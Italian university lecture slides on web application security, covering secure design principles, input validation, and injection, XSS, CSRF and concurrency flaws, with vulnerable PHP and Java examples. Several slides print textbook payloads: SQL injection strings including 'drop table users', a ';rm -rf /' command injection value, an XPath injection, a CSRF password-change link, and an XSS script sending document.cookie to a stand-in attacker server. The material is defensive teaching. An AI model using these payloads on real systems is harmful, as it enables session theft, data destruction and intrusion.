
Sicurezza applicazioni web



Sicurezza applicazioni web



Sicurezza applicazioni web



Falso senso di sicurezza: c’è il firewall, c’è https

Sicurezza applicazioni web

Il problema di base

Il problema di base: i servizi web sono esposti al mondo (è il loro mestiere!).

Le applicazioni sono normalmente custom e molto complesse.

Spesso viene impiegata una struttura a tre livelli (web, application, DB, ad esempio LAMP).

SSL non aiuta, anzi ! Induce un falso senso di sicurezza.

Sviluppo software mercato a bassa marginalità, chi arriva per primo spesso prende il mercato, chi vince prende tutto, quindi fretta di andare online.

Ma quanto posso sbagliare?

Preciso al 99,99999%? (magari …)

1 errore ogni 100.000 linee di codice?

Sicurezza applicazioni web

Android	12M/loc
Boeing 787	14M/loc
Linux 4.15	21M/loc
LHC	50M/loc
Facebook	61M/loc
Windows 10	65M/loc (ext.)
Auto	100M/loc (ext.)
DNA topo	150M/coppie

http://www.visualcapitalist.com/millions-lines-of-code/

loc=line of code

LHC=Large Hadron Collider

Nota: il genoma del topo ha circa 3.1 Miliardi di coppie ma di questi solo circa il 5% è DNA-codificante pari a circa 150M di coppie che codificano proteine. L'85% di queste 150M di coppie sono uguali a quelle dell'uomo.

Poi ci sono quelli “oltre”:


Google Codebase (2015)

- oltre 2 miliardi linee di codice
- 86TB sorgenti
- 9M file
- 16K modifiche/day manuali
- 24K modifiche/day autom.
- 25K sviluppatori

Ma anche Microsoft non scherza:

At Microsoft, 47,000 developers generate nearly 30 thousand bugs a month.

Sicurezza applicazioni web



Sicuri come l'anello più debole

Minimi privilegi

Separazione dei privilegi

Chiamate di sistema

Sicuri come l'anello più debole. Attenzione a non lasciare senza protezione la porta posteriore!

Minimi privilegi. Non cercare di anticipare requisiti del futuro: ciascun componente e utente deve avere solo i privilegi strettamente necessari a svolgere i suoi compiti. (es. Drop table, web server root ecc.)

Separazione dei privilegi. Progettare componenti diversi che accedono a dati diversi aiuta a confinare i problemi (ma a volte aumenta la complessità).

Chiamate di sistema possono trasferire il controllo da applicazione web a SO. Attenzione. PHP: require(), include(), eval(), system() ecc.
Java: System.* (System.Runtime)

Validazione dell'Input e dell'Output.

Gestire gli errori in sicurezza.

KISS (Keep It Simple Secure/Stupid)

Riuso

Validazione dell'Input e dell'Output. Sono i canali con cui le informazioni vengono scambiate e possono trasportare dati invalidi o pericolosi. Se un campo è definito “testo” non è detto che contenga sempre “testo”.

Gestire gli errori in sicurezza. Se un meccanismo fallisce, dovrebbe farlo in modo da evitare di essere superato esponendo le parti successive e non dovrebbe fornire troppe informazioni sul suo fallimento.

KISS (Keep It Simple Secure/Stupid) Un meccanismo di sicurezza deve essere semplice (sia da realizzare che da usare e da verificare).

Riuso di componenti già testati e verificati come “sicuri”

Commenti o versioni obsolete

Consentire il listing delle directory

Esporre solo il necessario

Commenti o versioni obsolete: gli script in produzione non debbono contenere commenti che possano aiutare l'attaccante (o in generale meglio che non ne contengano, esistono script Regex per ogni linguaggio). Le versioni obsolete non debbono stare sui server di produzione.

Consentire il listing delle directory: rischio che vengano esposti file e script non in uso o altri documenti utili per l'attaccante.

Esporre solo il necessario: verificare con un crawler che non abbiamo lasciato online qualcosa di eliminabile.

Data validation

- controllare il tipo
- controllare la sintassi
- verificare la lunghezza

Data validation

Nella realizzazione di applicazioni web è fondamentale accettare solamente dati validi e conosciuti; soluzioni alternative (ad esempio tentare di correggere i dati) sono più difficili da realizzare e meno efficaci.

Occorre perciò:

- controllare il tipo
- controllare la sintassi
- verificare la lunghezza

Le validazioni lato client (javascript o java applets) servono solamente per una prima scrematura dei dati, che vanno comunque controllati lato server.

I framework di sviluppo vengono in soccorso ma non risolvono tutti i problemi.

Metacharacters

< > ! | & ; ' " * % ? $ @ ( ) [ ] ../

Metacharacters

Molti caratteri speciali, se presenti nell'input, possono essere pericolosi e vanno identificati e gestiti:

< >	identificano tag HTML
! | & ;	esecuzione comandi
' “ * %	database queries
? $ @	programmi e script
( ) [ ]	programmi e script
../	filesystem paths

Directory traversal


```
String path = getInputPath();
if (path.startsWith("/safe_dir/"))
{
    File f = new File(path);
    f.delete()
}

Path=”/safe_dir/../important.dat”
```


Esempio Java

In Java usare ad esempio GetCanonicalPath per gestire path immessi dall’utente.

CWE-22 - Path Traversal

Directory traversal



Attacco directory traversal
https://en.wikipedia.org/wiki/Directory_traversal_attack

Consente di percorrere il file system del web server usando i caratteri speciali e privilegi non impostati correttamente.

https://www.theregister.co.uk/2017/03/26/miele_joins_internetofst_hall_of_shame/

Minimi privilegi!

Minimi privilegi

Un’applicazione dovrebbe collegarsi al database con un utente specifico e dotato dei soli privilegi sufficienti alle sue necessità (leggere, aggiornare, ecc).

Di frequente si utilizzano invece utenti ad elevati privilegi rendendo semplicemente più probabile la perdita o l’alterazione di dati in caso di SQL injections o altri attacchi: la facoltà di eseguire una istruzione “drop table”, ad esempio è inutile e dovrebbe essere inibita specificando i giusti privilegi per l'utente usato per la connessione.

Fidarsi ?

In God we Trust.
All others must submit a valid X.509 certificate.

(Attribuzione incerta) Charles Forsythe?

Mai fidarsi dell'input dell'utente (vedi injection), mai fidarsi dell'output che produciamo (vedi XSS).

Sicurezza applicazioni web

I tre tipi di attacchi applicativi più diffusi
https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

Il primo e il terzo li vedremo in dettaglio, il secondo di fatto è un attacco ai cookie o ai token di sessione.
Del primo il più diffuso è SQL injection ma anche LDAP, XML parser, noSQL ecc.

Più aggiornato ma più o meno le stesse cose (scende XSS, sale buffer overflow)
https://cwe.mitre.org/top25/archive/2019/2019_cwe_top25.html

Esempio base di SQL Injection

https://en.wikipedia.org/wiki/SQL_injection

SQL Injection

L'attacco applicativo più diffuso.

Viene iniettato codice malevolo sfruttando i campi di input di form, query ecc.

Se l'application server usa l'input dell'utente inserendolo direttamente nelle SQL query che esegue, è potenzialmente vulnerabile ad un attacco di SQL code injection.

Vediamo un esempio semplificato passo-passo.

Esempio base passo passo

```
<form action='login.php' method='post'>
   Username: <input type='text' name='user' />
   Password: <input type='password' name='pwd' />
   <input type='submit' value='Login' />
</form>
```

Esempio base passo passo

```
<?php
$query = "SELECT * FROM users WHERE user='".
$_POST['user']."' AND pwd='".
$_POST['pwd']."';";
$sql = mysql_query($query,$db);
if(mysql_affected_rows($sql)>0)
{
// Consenti l'accesso
}
?>
```

Esempio base passo passo

```
/login.php?user=pippo&pwd=pluto

"SELECT * FROM users WHERE user='".
$_POST['user']."' AND pwd='".
$_POST['pwd']."';"

select * from users where user=
'pippo'and pwd='pluto';
```


Esempio base passo passo

```
/login.php?user=a' or 1=1 -- &pwd=

"SELECT * FROM users WHERE user='".
$_POST['user']."' AND pwd='".
$_POST['pwd']."';"

select * from users where user='a' or 1=1
--'and pwd='';
```


Esempio base passo passo

```
/login.php?user=a'; drop table users; --
 &pwd=

"SELECT * FROM users WHERE user='".
$_POST['user']."' AND pwd='".
$_POST['pwd']."';"

select * from users where user='a'; drop
table users; --'and pwd=''
```

Poi c’è chi proprio ti dà una mano...



Sicurezza applicazioni web



https://xkcd.com/327/

https://xkcd.com/327/

Sicurezza applicazioni web

Anche i Simpson!

Sicurezza applicazioni web

Poi c’è il genio assoluto.

Non solo SQL Injection: Xpath

Non solo SQL injection ma anche XML, sempre se non viene validato l'input

```
<?xml version="1.0" encoding="utf-8" ?>
<ordini>
<cliente id="1">
<name>Massimo Carnevali</name>
<email>pippo@pluto.it</email>
<creditcard>1234567812345678</creditcard>
<ordine>
<oggetto>
<quantity>1</quantity>
<prezzo>10.00</prezzo>
<name>Calzini</name>
</oggetto>
</ordine>
</cliente>
...
</ordini>
```


```
string query = "/ordini/cliente[@id='" +
customerId + "']/ordine/oggetto[prezzo >= '" +
priceFilter + "']";
```

```
'] | /* | /foo[bar='
```


Esempio semplificato di XML Injection.
Più in generale si parla di “Code Injection”
https://en.wikipedia.org/wiki/Code_injection
E si applica, ad esempio, anche a LDAP e CSV
(
https://www.contextis.com/blog/comma-separated-vulnerabilities
)

Pagina utile per verificare cosa manda il nostro programma/client al server web:
https://requestb.in/

HTML Injection per generare prompt di logon



Quando si parla di HTML injection di solito si intende XSS.

Esempio particolare, usare una mail formattata html per iniettare codice che, all'apertura della mail simula un prompt di logon a iTunes.

https://www.youtube.com/watch?v=9wiMG-oqKf0


Command Injection

```
$userName = $_POST["user"];
$command = 'ls -l /home/' . $userName;
system($command);

user = ";rm -rf /"
```


Command injection, quando il codice web richiama comandi di sistema (con che privilegio gira l'applicazione?)

CWE-78 - OS Command Injection

CSS Injection



CSS injection, anche il CSS può veicolare un attacco (immagine trasparente sovrapposta, esecuzione di script con vecchi browser, raccolta di info dal browser ecc.).

Rischio quando consento all'utente di fare personalizzazioni sulla pagina che poi si riflettono sul CSS. e.g. Avatar che vengono caricati ogni volta che commento.

https://www.owasp.org/index.php/Testing_for_CSS_Injection_(OTG-CLIENT-005)

https://www.curesec.com/blog/article/blog/Reading-Data-via-CSS-Injection-180.html

Cross-site scripting (CSS o XSS)

http://en.wikipedia.org/wiki/Cross-site_scripting

Terza vulnerabilità applicativa come diffusione.

Un'applicazione viene identificata come potenzialmente vulnerabile al XSS quando emette in output del codice HTML non verificato e contenente dati immessi in input dal client.

Questo permette all'attaccante di inserire del codice attivo (script, Java, ActiveX) nei documenti inviati al client senza modificare niente sul server ma usandolo solo come "sponda".

Con varie tecniche (via mail, su web, ecc) si induce l'utente a visitare pagine web di quel server contenenti codice HTML malevolo senza che questi se ne accorga.

Cross-site scripting (CSS o XSS)

codice PHP su http://server_vulnerabile/index.php
<?php echo "Hello, {$HTTP_GET_VARS['name']}!"; ?>


Exploit:
http://server_vulnerabile/index.php?
name=<script>document.location.replace('http://
server_cattivo/stole.cgi?text='+document.cookie)</script>

http://en.wikipedia.org/wiki/Cross-site_scripting

Varie tecniche di attacco. Quello non persistente lavora senza bisogno di aver accesso in scrittura al server web.
Se riesco a scrivere sul web posso rendere l'attacco persistente e generalizzato.
Posso avere un sito "protetto" ma che presenta un widget vulnerabile di un sito terzo utilizzabile per l'attacco.

Nell'esempio l'idea è che "server_vulnerabile" chieda all'utente il suo nome e lo saluti con un messaggio personalizzato. Il parametro "name" però non è controllato e viene usato così come è.

Cross-site scripting



Bob manda una mail ad Alice (1) con il link al codice infettato.
Alice clicca sul link che viene eseguito sul server vulnerabile (2) che lancia uno script sul server cattivo (3).
Lo script di server cattivo, lanciato con l'autorità di server vulnerabile, prende dal client di Alice il cookie di sessione (4) e lo manda a Bob (5).
Bob utilizza il cookie di sessione per impersonare Alice su server vulnerabile (6)

"Ma io elimino il tag <script> dall'input!"
<scr<script>ipt> :-)
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

Cross-site Request Forgery

- Sito xxx.com richiede autenticazione
- Poi si fida di quello che arriva dal browser
- Spingo l'utente a clickare su link malevolo tipo: http://xxx.com/gui/?action=setsetting&s=webui.password&v=eviladmin
- Eseguo azione a mio favore oppure lancio script malevolo da altro sito

Comandi inviati da un utente di cui il sito si fida https://en.wikipedia.org/wiki/Cross-site_request_forgery

L'attaccante forza l'utente a dare un comando con la sua autorità ma senza rendersene conto.

Es. Alice amministratore sito example.com, le mando un link/pagina web ecc. che forza esecuzione comando su example.com con i suoi privilegi ma che compie un'azione che fa comodo a me (tipo "cambia password amministratore")

Problema, basta una GET per fare un'azione amministrativa se cookie di sessione è ok (RFC 2616 dice di non farlo)

CWE-345 e dintorni: Insufficient Verification Of Data Authenticity

Ecco perché ogni tanto i siti ti richiedono la password

Mancata gestione della concorrenza
(un codice ok se eseguito sequenzialmente attaccabile se non gestisce il parallelismo)

Mancata gestione della concorrenza
(un codice ok se eseguito sequenzialmente attaccabile se non gestisce il parallelismo)

CWE-362

Hanno bucato Starbucks:
https://sakurity.com/blog/2015/05/21/starbucks.html

Usare gli strumenti di gestione della concorrenza messi a disposizione dai linguaggi/framework.

Lo scenario

- Non esistono tecniche di audit automatico
- Analisi delle variazioni delle “baseline”
- Analisi del codice sorgente
- Analisi “greybox”
- Analisi “blackbox”
- Ambienti di test separati interni

Si sta lavorando a soluzioni che utilizzano machine learning addestrando delle AI a trovare gli errori nel codice.

https://www.microsoft.com/security/blog/2020/04/16/secure-software-development-lifecycle-machine-learning/


Since 2001 Microsoft has collected 13 million work items and bugs. We used that data to develop a process and machine learning model that correctly distinguishes between security and non-security bugs 99 percent of the time and accurately identifies the critical, high priority security bugs, 97 percent of the time.

Ricordiamoci però che poi lo imparano ad usare anche i cattivi….

Security/privacy By Design/default


Ce lo dice il buon senso, ce lo impone il GDPR.
Integrazione della sicurezza in tutto il ciclo di vita del progetto.
Gestione, requisiti, obiettivi, metodologia, test, soldi, skill, i tool ecc. tutti visti (anche) in ottica di sicurezza.
Systems Development Life Cycle (SDLC) Policy.
Non esiste “il progetto e la sua sicurezza”, deve essere un unicum con i temi della sicurezza inseriti dentro ai ciclo di vita.
Banalmente non deve esistere un “documento della sicurezza” separato.
Attuare la protezione del dato fin dal momento in cui un trattamento viene progettato e definito.

Secure software lifecicle



Tenere conto della sicurezza solo alla fine (quando cioè il problema emerge in produzione) ha un costo elevato.

Secure software lifecicle



Inserire la sicurezza in tutto il percorso di sviluppo

Prevedere fin dall'inizio anche i requisiti di sicurezza:

- Analizzare tutte le esigenze degli stakeholder (possibilmente anche quelle sottintese), sia di quelli interni che di quelli esterni (futuri utenti finali, concorrenza ecc.)
- Valutare l'impatto del contesto in cui ci si va a collocare
- Valutare le minacce correnti e passate
- Appoggiarsi agli standard e alle normative vigenti
- Valutare i rischi e costruire i corrispondenti modelli degli attacchi
- Tenere conto della sicurezza anche nelle scelte tecnologiche (prodotti, protocolli, hardware ecc.)
- Costruire fin dall'inizio un modello di gestione dell'incidente specifico del processo

Secure software lifecicle

Inserire la sicurezza in tutto il percorso di sviluppo (anche dopo la fine dello sviluppo)

Finito lo sviluppo continuare con la fase di test:

- Aggiungere nelle checklist anche le verifiche di sicurezza
- Far svolgere pen-testing ad una terza parte
- Strumenti di Secure Code Review e Software Quality Management
- Usare web spider per mappare siti, cgi, script ecc. (a volte si trovano sorprese)
- Documentare, documentare, documentare perché ...

Secure software lifecicle

“Security through Obscurity”
NON FUNZIONA!

Ricordarsi che “Security by obscurity” non funziona.
I problemi vanno risolti (sperare che non vengano scoperti non funziona nel lungo termine).

(hanno trovato in 24 ore una bandiera piantata nel nulla delle praterie americane …
https://www.newyorker.com/magazine/2017/04/03/trolls-protest-shia-labeoufs-anti-trump-protest-art
)

Secure software lifecicle

bug di design
vs
bug di implementazione

Bug di design: Diffusi nel sistema, complessi e costosi, subdoli e infrequenti
Bug di implementazione: locali e patchabili, semplici e testabili, ricorrenti e ubiqui

Prevenire i bug di implementazione usando costrutti sicuri (metodologia Poka Yoke, “a prova di scimmia”, inventata da Toyota, progettare i pezzi in modo che sia impossibile montarli in modo sbagliato) https://it.wikipedia.org/wiki/Poka-yoke
(Ad esempio dare nomi significativi alle variabili aiuta, var pippo=1 non aiuta)

Tecniche di mitigazione

- Identificare i security requirement
- Liste di controllo
- Linee guida
- Generare “abuse case”
- Generare security patterns
- Simulare modelli di attacco
- Framemork di sviluppo sicuro
- KISS

L'applicazione ideale

